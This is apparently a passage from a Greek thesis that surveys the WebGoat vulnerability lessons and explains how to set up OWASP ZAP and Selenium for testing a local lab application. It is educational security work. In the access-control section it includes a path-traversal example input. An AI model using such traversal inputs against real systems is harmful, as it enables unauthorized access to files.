Ο έλεγχος προσπέλασης, αποκαλούμενος μερικές φορές έγκριση, είναι πώς μια εφαρμογή Ιστού χορηγεί την πρόσβαση στο περιεχόμενο και λειτουργεί σε μερικούς χρήστες και όχι άλλοι. Αυτοί οι έλεγχοι εκτελούνται μετά από την αυθεντικοποίηση, και κυβερνούν το τι

επιτρέπεται οι χρήστες να κάνουν. Ο έλεγχος προσπέλασης ακούγεται ένα απλό πρόβλημα αλλά είναι ύπουλα δύσκολο να εφαρμοστεί σωστά. Το πρότυπο ελέγχου προσπέλασης μιας εφαρμογής είναι πολύ δεμένο στο περιεχόμενο. Επιπλέον, οι χρήστες μπορούν να εμπέσουν σε διάφορους ομάδες ή ρόλους με τις διαφορετικά δυνατότητες ή τα προνόμια. Οι υπεύθυνοι για την ανάπτυξη υποτιμούν συχνά τη δυσκολία ανάπτυξης μηχανισμού ελέγχου προσπέλασης. Πολλά από αυτά τα σχέδια δεν σχεδιάστηκαν σκόπιμα, αλλά έχουν εξελιχθεί απλά μαζί με τον ιστοχώρο. Σε αυτές τις περιπτώσεις, οι κανόνες ελέγχου προσπέλασης παρεμβάλλονται στις διάφορες θέσεις παντού στον κώδικα. Καθώς η περιοχή πλησιάζει στην επέκταση, η ειδική συλλογή των κανόνων γίνεται τόσο αδέξια που είναι σχεδόν αδύνατο να καταλάβει.

Πολλά από αυτά τα ραγισμένα σχέδια ελέγχου προσπέλασης δεν είναι δύσκολο να ανακαλυφθούν και να εκμεταλλευτούν. Μόλις ανακαλυφθεί μια ρωγμή, οι συνέπειες ενός ραγισμένου σχεδίου ελέγχου προσπέλασης μπορεί να είναι καταστρεπτικές. Εκτός από την εξέταση του αναρμόδιου περιεχομένου, ένας επιτιθέμενος είναι σε θέση να αλλάξει ή να διαγράψει το περιεχόμενο, να εκτελέσει τις αναρμόδιες λειτουργίες, ή ακόμα και να αναλάβει το administration των site.

Ένας συγκεκριμένος τύπος προβλήματος ελέγχου προσπέλασης είναι administrative interfaces που επιτρέπουν στους administrators να διαχειριστούν τα site στο Internet. Τέτοια χαρακτηριστικά γνωρίσματα χρησιμοποιούνται συχνά για να επιτρέψουν στους administrators να διαχειριστούν αποτελεσματικά τους χρήστες, τα στοιχεία, και το περιεχόμενο του site. Σε πολλές περιπτώσεις, οι περιοχές υποστηρίζουν ποικίλους διοικητικούς ρόλους για να επιτρέψουν τη λεπτότερη ανάλυση site administration. Λόγω της δύναμής τους, αυτές οι διεπαφές είναι συχνά πρωταρχικοί στόχοι για την επίθεση και από τους ξένους και από τα μέλη.

(Πως καθορίζεται ότι η εφαρμογή είναι ευπαθής)

Ουσιαστικά όλες οι περιοχές έχουν μερικές απαιτήσεις ελέγχου προσπέλασης. Επομένως, μια πολιτική ελέγχου προσπέλασης πρέπει να τεκμηριωθεί σαφώς. Επίσης, η τεκμηρίωση σχεδίου πρέπει να συλλάβει μια προσέγγιση για την επιβολή αυτής της πολιτικής. Εάν αυτή η τεκμηρίωση δεν υπάρχει, ένα site είναι πιθανό να είναι τρωτό.
Ο κώδικας που εφαρμόζει την πολιτική ελέγχου προσπέλασης πρέπει να ελεγχθεί. Τέτοιος κώδικας πρέπει να κτιστεί καλά, μορφωματικός, και να συγκεντρωθεί πιθανότατα. Μια λεπτομερής αναθεώρηση κώδικα πρέπει να εκτελεσθεί για να επικυρώσει την ακρίβεια της εφαρμογής ελέγχου προσπέλασης. Επιπλέον, η δοκιμή διείσδυσης μπορεί να είναι αρκετά χρήσιμη στον καθορισμό εάν υπάρχουν προβλήματα στο σχέδιο ελέγχου προσπέλασης.
Ανακαλύψτε πώς ο ιστοχώρος σας διαχειρίζεται. Θέλετε να ανακαλύψετε πώς οι αλλαγές γίνονται στα webpages, όπου εξετάζονται, και πώς μεταφέρονται στον web server. Εάν οι administrators μπορούν να κάνουν τις αλλαγές μακρινά, θέλετε να ξέρετε πώς εκείνα τα κανάλια επικοινωνιών προστατεύονται. Προσεκτικά αναθεωρήστε κάθε διεπαφή για να σιγουρευτείτε ότι μόνο οι εξουσιοδοτημένοι administrators έχουν την άδεια για την πρόσβαση. Επίσης, εάν υπάρχουν διαφορετικοί τύποι ή σχηματισμοί ομάδας των στοιχείων που μπορούν να προσεγγιστούν μέσω της διεπαφής, να σιγουρευτούν ότι μόνο τα εξουσιοδοτημένα στοιχεία μπορούν να προσεγγιστούν επίσης. Εάν τέτοιες διεπαφές υιοθετούν τις εξωτερικές εντολές, αναθεωρήστε τη χρήση τέτοιων εντολών για να σιγουρευτείτε ότι δεν υπόκεινται σε οποιεσδήποτε από τις ρωγμές εγχύσεων εντολής που περιγράφονται σε αυτό το έγγραφο.

(Πως να προφυλαχθεί η εφαρμογή)

Το σημαντικότερο βήμα είναι να σκεφτεί μέσω των απαιτήσεων ελέγχου προσπέλασης μιας εφαρμογής και να συλληφθεί σε μια πολιτική ασφαλείας εφαρμογής Ιστού. Συστήνουμε έντονα τη χρήση μιας μήτρας ελέγχου προσπέλασης για να καθορίσουμε τους κανόνες ελέγχου προσπέλασης. Χωρίς τεκμηρίωση της πολιτικής ασφαλείας, δεν υπάρχει κανένας καθορισμός αυτού που σημαίνει για να είναι ασφαλής για εκείνη την περιοχή. Η πολιτική πρέπει να τεκμηριώσει ποιοι τύποι χρηστών μπορούν να έχουν πρόσβαση στο σύστημα, και ποιες λειτουργίες που ικανοποιούν κάθε ένας από αυτούς τους τύπους χρηστών πρέπει να επιτραπούν για να έχουν πρόσβαση. Ο μηχανισμός ελέγχου προσπέλασης πρέπει να εξεταστεί εκτενώς για σιγουριά ότι δεν υπάρχει κανένας τρόπος να παρακαμφθεί. Αυτή η δοκιμή απαιτεί ποικίλους απολογισμούς και εκτενείς προσπάθειες να προσεγγιστεί το αναρμόδιες περιεχόμενο ή οι λειτουργίες.

Μερικά συγκεκριμένα ζητήματα ελέγχου προσπέλασης περιλαμβάνουν:

- ***Insecure Id's*** - Οι περισσότεροι ιστοχώροι χρησιμοποιούν κάποια μορφή ταυτότητας, κλειδιού, ή δείκτη ως τρόπο για υπόδειξη χρηστών, ρόλων, περιεχόμενου, αντικειμένων, ή των λειτουργίων αναφοράς. Εάν ένας επιτιθέμενος μπορεί να υποθέσει αυτές τις ταυτότητες, και οι παρεχόμενες τιμές δεν επικυρώνονται για να εξασφαλίσουν ότι εξουσιοδοτείται για τον τρέχοντα χρήστη, ο επιτιθέμενος μπορεί να ασκήσει το σχέδιο ελέγχου προσπέλασης να δει ελεύθερα σε τι μπορούν να έχουν πρόσβαση. Οι εφαρμογές Ιστού δεν πρέπει να στηριχθούν στη μυστικότητα οποιωνδήποτε ταυτοτήτων για την προστασία.
- ***Forced Browsing Past Access Control Checks -*** πολλές περιοχές απαιτούν οι χρήστες να περάσουν ορισμένους ελέγχους πρίν την χορήγηση της πρόσβασης σε ορισμένα URLs που είναι χαρακτηριστικά «βαθύτεροι» κάτω στην περιοχή. Αυτοί οι έλεγχοι δεν πρέπει να είναι bypassable από έναν χρήστη που πηδά απλά πέρα από τη σελίδα με το έλεγχο ασφαλείας.
- ***Path Traversal -*** Αυτή η επίθεση περιλαμβάνει την παροχή των σχετικών πληροφοριών πορειών (π.χ., «. /. /target_dir/target_file») ως τμήμα μιας αίτησης πληροφοριών. Τέτοιες επιθέσεις προσπαθούν να έχουν πρόσβαση στα αρχεία που δεν είναι κανονικά άμεσα προσιτά από καθένα, ή ειδάλλως θα αμφισβητούνταν εάν άμεσα. Τέτοιες επιθέσεις μπορούν να υποβληθούν σε URLs καθώς επίσης και οποιαδήποτε εισαγωγή που έχει πρόσβαση τελικά σε ένα αρχείο (δηλ., κλήσεις συστημάτων και εντολές shell).
- ***File Permissions -*** Πολλοί web και applications servers στηρίζονται στους καταλόγους ελέγχου προσπέλασης που παρέχονται από το σύστημα αρχείων της ελλοχεύουσας πλατφόρμας. Ακόμα κι αν σχεδόν όλα τα δεδομένα αποθηκεύονται στο backend των servers, υπάρχουν πάντα αρχεία που αποθηκεύονται τοπικά στον Ιστό και το διακομιστή εφαρμογών που δεν πρέπει να είναι δημόσια προσιτά, ιδιαίτερα αρχεία διαμόρφωσης, αρχεία προεπιλογής, και χειρόγραφα που εγκαθίστανται στους περισσότερους Ιστούς και διακομιστές εφαρμογών. Μόνο τα αρχεία που προορίζονται συγκεκριμένα να παρουσιαστούν στους χρήστες Ιστού πρέπει να χαρακτηριστούν δεδομένου ότι αναγνώσιμοι χρησιμοποιώντας το μηχανισμό αδειών του OS, οι περισσότεροι κατάλογοι δεν πρέπει να είναι αναγνώσιμοι, και πολύ λίγα αρχεία πρέπει, ενδεχομένως, να είναι χαρακτηρισμένα εκτελέσιμα.

- ***Client Side Caching -*** Πολλοί χρήστες έχουν πρόσβαση στις εφαρμογές Ιστού από τους κοινούς υπολογιστές που βρίσκονται στις βιβλιοθήκες, τα σχολεία, τους αερολιμένες, και άλλα σημεία δημόσια πρόσβασης. Οι μηχανές αναζήτησης εναποθηκεύουν συχνά ιστοσελίδας που μπορούν να προσεγγιστούν από τους επιτιθεμένους για να αποκτήσουν πρόσβαση στα ειδάλλως απρόσιτα μέρη των περιοχών. Οι υπεύθυνοι για την ανάπτυξη πρέπει να χρησιμοποιήσουν μηχανισμούς, συμπεριλαμβανομένων των επιγραφών HTTP και των ετικεττών meta, για σιγουριά ότι οι σελίδες που περιέχουν τη ευαίσθητη πληροφορία δεν εναποθηκεύονται από τις μηχανές αναζήτησης του χρήστη.

2. *Ajax Security*

Οι εφαρμογές AJAX είναι τρωτές στη μεγάλη έκταση των παραδοσιακών ευπαθειών εφαρμογής Ιστού. Επισφαλείς πρακτικές κωδικοποίησης μπορούν να οδηγήσουν στις ευπάθειες εγχύσεων SQL. Επιπλέον, οι εφαρμογές AJAX μπορούν να είναι τρωτές στις νέες κατηγορίες επίθεσης όπως η διαγώνια παραποίηση αιτήματος περιοχών (XSRF). Ασύγχρονα Javascript και XML (AJAX) είναι μια από τις πιό πρόσφατες τεχνικές που χρησιμοποιούνται από τους υπεύθυνους για την ανάπτυξη εφαρμογής Ιστού για να παρέχουν το εμπειρία χρηστών παρόμοια με αυτήν μιας τοπικής εφαρμογής. Δεδομένου ότι AJAX είναι ακόμα μια νέα τεχνολογία, υπάρχουν πολλά θέματα ασφαλείας αυτό ακόμα δεν έχει ερευνηθεί πλήρως. Μερικά από τα θέματα ασφαλείας σε AJAX περιλαμβάνουν:

- Αυξανόμενη επιφάνεια επίθεσης με τις πολύ περισσότερες εισαγωγές που εξασφαλίζουν
- Εκτεθειμένες εσωτερικές λειτουργίες της εφαρμογής
- Πρόσβαση πελατών στους πόρους τρίτων χωρίς την ενσωματωμένη ασφάλεια και τους κωδικοποιώντας μηχανισμούς
- Αποτυχία να προστατευθούν οι πληροφορίες και οι σύνοδοι επικύρωσης
- Θολωμένη γραμμή μεταξύ του κώδικα πελάτης-πλευράς και υπολογιστής-πλευράς, με συνέπεια τα λάθη ασφάλειας

3. *Authentication flaws*

Οι λογαριασμοί είναι μόνο τόσο ασφαλείς όσο οι κωδικοί πρόσβασής τους. Οι περισσότεροι χρήστες έχουν τον ίδιο αδύνατο κωδικό πρόσβασης παντού. Εάν θέλετε να τους προστατεύσετε από τις επιθέσεις η αίτησή σας πρέπει να έχει τις καλές απαιτήσεις για τους κωδικούς πρόσβασης. Ο κωδικός πρόσβασης πρέπει να περιέχει πεζούς χαρακτήρες, τα κεφάλαια και τους αριθμούς. Όσο πιό μακροχρόνιος ο κωδικός πρόσβασης, τόσο το καλύτερο. Τα μαθήματα της εφαρμογής αποδεικνύουν τις ευπάθειες αυτής της μορφής και παραθέτουν τις παραπάνω λύσεις.

4. *Buffer overflows*

Παρά την σπανιότητα, ευπάθειες υπερχείλισης απομονωτών στον Ιστό εμφανίζονται όταν μια σειρά της εφαρμογής διαθέτει την ανεπαρκή μνήμη για να εξετάσει τα δεδομένα που υποβάλλονται από το χρήστη. Χαρακτηριστικά, μια τέτοια σειρά θα γραφόταν στην C ή παρόμοια γλώσσα. Για το ιδιαίτερο υποσύνολο, δηλαδή, off-by-one overflows, αυτό το μάθημα εστιάζει στις συνέπειες να είσαι σε θέση να επικαλυφθεί η θέση για το null byte. Κατά συνέπεια, επιπλέον πληροφορίες επιστρέφονται πίσω στο χρήστη, εξαιτίας του γεγονότος ότι κανένα null byte δεν βρέθηκε.

5. *Code Quality*


Οι developers είναι γνωστό ότι αφήνουν statements όπως FIXME, TODO, Code Broken, Hack κ.λπ… μέσα στο κωδικό πηγής. Αναθεωρήστε το κωδικό πηγής για οποιαδήποτε σχόλια που δείχνουν τους κωδικούς πρόσβασης, backdoors, ή κάτι που δεν λειτουργεί σωστά.

6. *Concurrency*

Οι εφαρμογές Ιστού μπορούν να χειριστούν πολλά αιτήματα HTTP ταυτόχρονα. Οι υπεύθυνοι για την ανάπτυξη χρησιμοποιούν συχνά τις μεταβλητές που δεν είναι thread safe. Η ασφάλεια των threads σημαίνει ότι οι τομείς ενός αντικειμένου ή μιας κλάσης διατηρούν πάντα μια έγκυρη κατάσταση όταν χρησιμοποιούνται ταυτόχρονα από τα πολλά threads. Είναι συχνά δυνατό να χρησιμοποιηθεί ένα concurrency bug με το να φορτώσει την ίδια σελίδα με έναν άλλο χρήστη την ίδια ακριβώς στιγμή. Επειδή όλα τα threads μοιράζονται την ίδια περιοχή μεθόδου, και η περιοχή μεθόδου είναι όπου όλες οι μεταβλητές κλάσης αποθηκεύονται, τα threads μπορούν να προσπαθήσουν να χρησιμοποιήσουν τις ίδιες μεταβλητές κλάσης ταυτόχρονα.

7. *Cross-site scripting*

Σε μια χαρακτηριστική επίθεση XSS ο χάκερ μολύνει νόμιμη ιστοσελίδας με το κακόβουλο client-side script. Όταν ένας χρήστης επισκέπτεται αυτή την ιστοσελίδα το script κατεβαίνει στον υπολογιστή του και εκτελείται. Υπάρχουν πολλές μικρές παραλλαγές σε αυτό το θέμα, εντούτοις όλες οι επιθέσεις XSS ακολουθούν αυτό το σχέδιο, το οποίο απεικονίζεται στο διάγραμμα κατωτέρω.



Εικόνα 9: Επίθεση τύπου XSS

Στην εφαρμογή παρουσιάζονται διάφοροι τρόποι εμφάνισης της ευπάθειας όπως

- Phishing with XSS
- Stored XSS Attacks
- Reflected XSS Attacks
- Cross Site Request Forgery (CSRF)
- CSRF Prompt By-Pass
- CSRF Token By-Pass
- HTTPOnly Test
- Cross Site Tracing (XST) Attacks

8. *Improper Error Handling*

Αυτό το μάθημα παρουσιάζει τα βασικά για την κατανόηση του «fail open» όρο σχετικά με την αυθεντικοποίηση. Ο όρος ασφάλειας, «fail open» περιγράφει μια συμπεριφορά ενός μηχανισμού επαλήθευσης. Τότε είναι που ένα λάθος (δηλ. Unexpected exception) εμφανίζεται κατά τη διάρκεια μιας μεθόδου επαλήθευσης αναγκάζοντας εκείνη την μέθοδο να αξιολογήσει σε true. Αυτό είναι ιδιαίτερα επικίνδυνο κατά τη διάρκεια της σύνδεσης.

9. *Injection flaws*

Οι επιθέσεις εγχύσεων εντολής αντιπροσωπεύουν μια σοβαρή απειλή σε οποιαδήποτε parameter-driven site. Οι μέθοδοι πίσω από μια επίθεση είναι εύκολο να μαθευτούν και η ζημία προκαλούμενη μπορεί να κυμανθεί από ιδιαίτερο σε πλήρη αποκάλυψη συστημάτων. Εξαιτίας των κινδύνων αυτών ένας απίστευτος αριθμός συστημάτων στο διαδίκτυο είναι ευαίσθητος σε αυτήν την μορφή επίθεσης.
Αυτό το μάθημα θα παρουσιάσει στον μηχανικό διάφορα παραδείγματα της έγχυσης παραμέτρου.
Είναι πάντα ορθή πρακτική να αποστειρωθούν όλα τα δεδομένα εισόδου, ειδικά στοιχεία που χρησιμοποιούνται σε OS εντολές, scripts, και ερωτήσεις βάσεων δεδομένων.

10. *Denial of Service*

Η άρνηση των επιθέσεων υπηρεσιών είναι ένα σημαντικό θέμα στις εφαρμογές Ιστού. Εάν ο τελικός χρήστης δεν μπορεί να διευθύνει την επιχείρηση ή να εκτελέσει την υπηρεσία που προσφέρεται από την εφαρμογή Ιστού, κατόπιν και ο χρόνος και τα χρήματα σπαταλιούνται.

11. *Insecure Communication*

Ευαίσθητα στοιχεία δεν πρέπει να στέλνονται σε μορφή plaintext! Συχνά οι εφαρμογές μεταπηδούν σε μια ασφαλή σύνδεση μετά από την έγκριση. Ένας επιτιθέμενος θα μπορούσε ακριβώς να παρακολουθήσει τη σύνδεση και να χρησιμοποιήσει τις συγκεντρωμένες πληροφορίες για να σπάσει έναν λογαριασμό. Ένα καλό web application φροντίζει πάντα να κρυπτογραφεί ευαίσθητα στοιχεία.

12. *Insecure Configuration*

Το αναγκασμένο ξεφύλλισμα είναι μια τεχνική που χρησιμοποιείται από τους επιτιθεμένους για να αποκτήσει πρόσβαση στους πόρους που δεν φαίνονται, αλλά είναι εντούτοις προσιτοί. Μια τεχνική είναι να χειριστεί το URL στη μηχανή αναζήτησης με τη διαγραφή των τμημάτων από το τέλος έως ότου να βρεθεί ένας μη προστατευμένος κατάλογος.

13. *Insecure Storage*

Τα διαφορετικά σχέδια κωδικοποίησης μπορούν να χρησιμοποιηθούν στις εφαρμογές Ιστού για διαφορετικούς λόγους.

14. *Malicious Execution*
15. *Parameter Tampering*
16. *Session Management flaws*

Οι υπεύθυνοι για την ανάπτυξη εφαρμογής που αναπτύσσουν τα session IDs ξεχνούν συχνά να ενσωματώσουν την πολυπλοκότητα και την τυχαίοτητα για την ασφάλεια. Εάν η

συγκεκριμένη ταυτότητα συνόδου χρηστών δεν είναι σύνθετη και τυχαία, η εφαρμογή είναι ιδιαίτερα ευαίσθητη στις session-based επιθέσεις.

17. Web Services

Οι υπηρεσίες Ιστού επικοινωνούν μέσω της χρήσης των αιτημάτων SOAP. Αυτά τα αιτήματα υποβάλλονται σε μια υπηρεσία Ιστού σε μία προσπάθεια να εκτελεσθεί μια λειτουργία που καθορίζεται στη γλώσσα καθορισμού υπηρεσιών Ιστού (WSDL).


18. Admin Functions

19. Challenge

2.2 Εισαγωγή στο εργαλείο ανάλυσης ευπαθειών OWASP ZAP

Ο Intercepter proxy ZAP είναι ένα αρκετά χρήσιμο εργαλείο για την ανάλυση ευπαθειών web εφαρμογών. Μπορεί να ακούσει στο ίδιο port με τους web browsers ώστε να εξάγει πληροφορίες από τα requests-responses μεταξύ της εφαρμογής μας και του server. Φυσικά μπορεί ο μηχανικός να εκτελέσει και επιθέσεις μέσω του εργαλείου στην εφαρμογή και να δει το αποτέλεσμα αυτών. Στο σημείο αυτό αναφέρουμε τα βήματα για την εγκατάσταση του εργαλείου καθώς και configuration του proxy για τον web browser που θα χρησιμοποιήσουμε για το penetration testing της εφαρμογής.


[1] Από την λίστα στην σελίδα ZAP proxy downloads το αρχείο ανάλογα με το λειτουργικό μας σύστημα και το εκτελούμε.



Εικόνα 10: Αρχεία για τον proxy OWASP ZAP


Αφού εγκαταστήσουμε το πρόγραμμα μας πρέπει να ρυθμίσουμε τον proxy του Web browser να ακούει σο ίδιο port με το εργαλείο μας για να μπορεί να πιάσει το network traffic.

Στην εργασία χρησιμοποιήσαμε ως browser τον Chrome οπότε ανοίγοντας τα options και ανοίγοντας τα proxy settings είμαστε σε θέση να ρυθμίσουμε την διεύθυνση (localhost) και το port (8082) το οποίο port είναι το ίδιο με του OWASP ZAP. Προσοχή θέλει στο γεγονός ότι τα proxy settings δεν πρέπει να είναι τα ίδια με αυτά του Apache Tomcat Server (port 8080 http default).



Εικόνα 11: Proxy settings για τον browser

Ανοίγοντας το ZAP μπορούμε να οδηγηθούμε στα στοιχεία του proxy Εργαλεία → Ρυθμίσεις → Τοπικός Διαμεσολαβητής.



Εικόνα 12: Proxy settings για το OWASP ZAP

Με το ZAP μπορεί ο μηχανικός να θέσει υπό έλεγχο την αίτηση από τον browser ή την απόκριση από τον Web Server και να αλλάξει τα δεδομένα του HTTP request – response ώστε να δούμε την συμπεριφορά του συστήματος ανάλογα με την ευπάθεια που εξετάζουμε.


Πλεόν ο μηχανικός μπορεί παρατηρήσει και να σκαναρεί την εφαρμογή παρατηρώντας τα POST- GET requests και τα δεδομένα τα οποία μεταφέρουν. Μια απλή εφαρμογή είναι η αυθεντικοποίηση του χρήστη στην εφαρμογή WebGoat. Αν ο χρήστης βάλει λανθασμένα credentials και κάνει ενεργή σάρωση μέσω του ZAP θα δει τα GET requests με αποτέλεσμα το HTTP error 401 (όταν ο web server δέχεται κλήση από τον client με σωστά data αλλά το

site χρειάζεται credentials για αυθεντικοποίηση χρήστη) και το HTTP error 404 NOT FOUND όπου φαίνεται στο response ότι το συγκεκριμένο resource δεν είναι διαθέσιμο.

2.3 Εισαγωγή στο εργαλείο Selenium για web automation testing

Σε αυτό το σημείο θα αναφέρουμε ένα από τα πιο διαδεδομένα εργαλεία για Web Automation testing το Selenium. Το εργαλείο αυτό έχει δύο versions

- ***Selenium RC (selenium 1)***
- ***WebDriver (selenium 2)***



Εικόνα 13: Λειτουργία του selenium server

Το framework αυτό μπορεί να χρησιμοποιηθεί για να αυτοματοποιήσουμε τα τεστ για την εφαρμογή μας. Αλληλεπιδρά με την javascript με την οποία είναι δομημένη η εφαρμογή μας και μπορεί να εκτελεί διάφορα commands στην ιστοσελίδα. Από μόνο του φυσικά δεν μπορεί να λειτουργήσει για να έχουμε τα τεστ μας σε καθημερινή βάση εκτελέσιμα. Χρειαζόμαστε ένα junit framework (TestNG) με το οποίο μπορούμε να ελέγχουμε την δομή των τεστ μας και να καθορίσουμε ίσως κάποιους custom listeners για να μπορούμε να ελέγχουμε το scan που θα πραγματοποιούμε μέσω του ZAP.

Η μέθοδος που χρησιμοποιούμε για να ανοίξουμε ένα session πρέπει να τροποποιηθεί ώστε να κάνουμε configure τα proxy settings με τα οποία θα καθορίσουμε την πόρτα στην οποία ακούει το ZAP.

```
Properties properties = new Properties();
properties.load(new FileReader("local.properties"));
```

```
target = properties.getProperty("zap.targetApp");
Proxy proxy = new Proxy();//Set a new proxy
String proxyIP = properties.getProperty("zap.proxy");
Proxy
.setAutodetect(false)
.setProxyType(ProxyType.MANUAL)
.setHttpProxy(proxyIP);

// We use firefox as an example here.
DesiredCapabilities capabilities = DesiredCapabilities.firefox();
capabilities.setCapability(CapabilityType.PROXY, proxy);

// You could use any webdriver implementation here
driver = new FirefoxDriver(capabilities);
```

Όπου χρησιμοποιούμε ένα αρχείο local.properties:

```
# This file contains all of the environment specific configuration, change it for your
setup

# The application being tested
zap.target=http://localhost/attack
zap.targetApp=http://guest:guest@localhost/attack

# The ZAP home directory
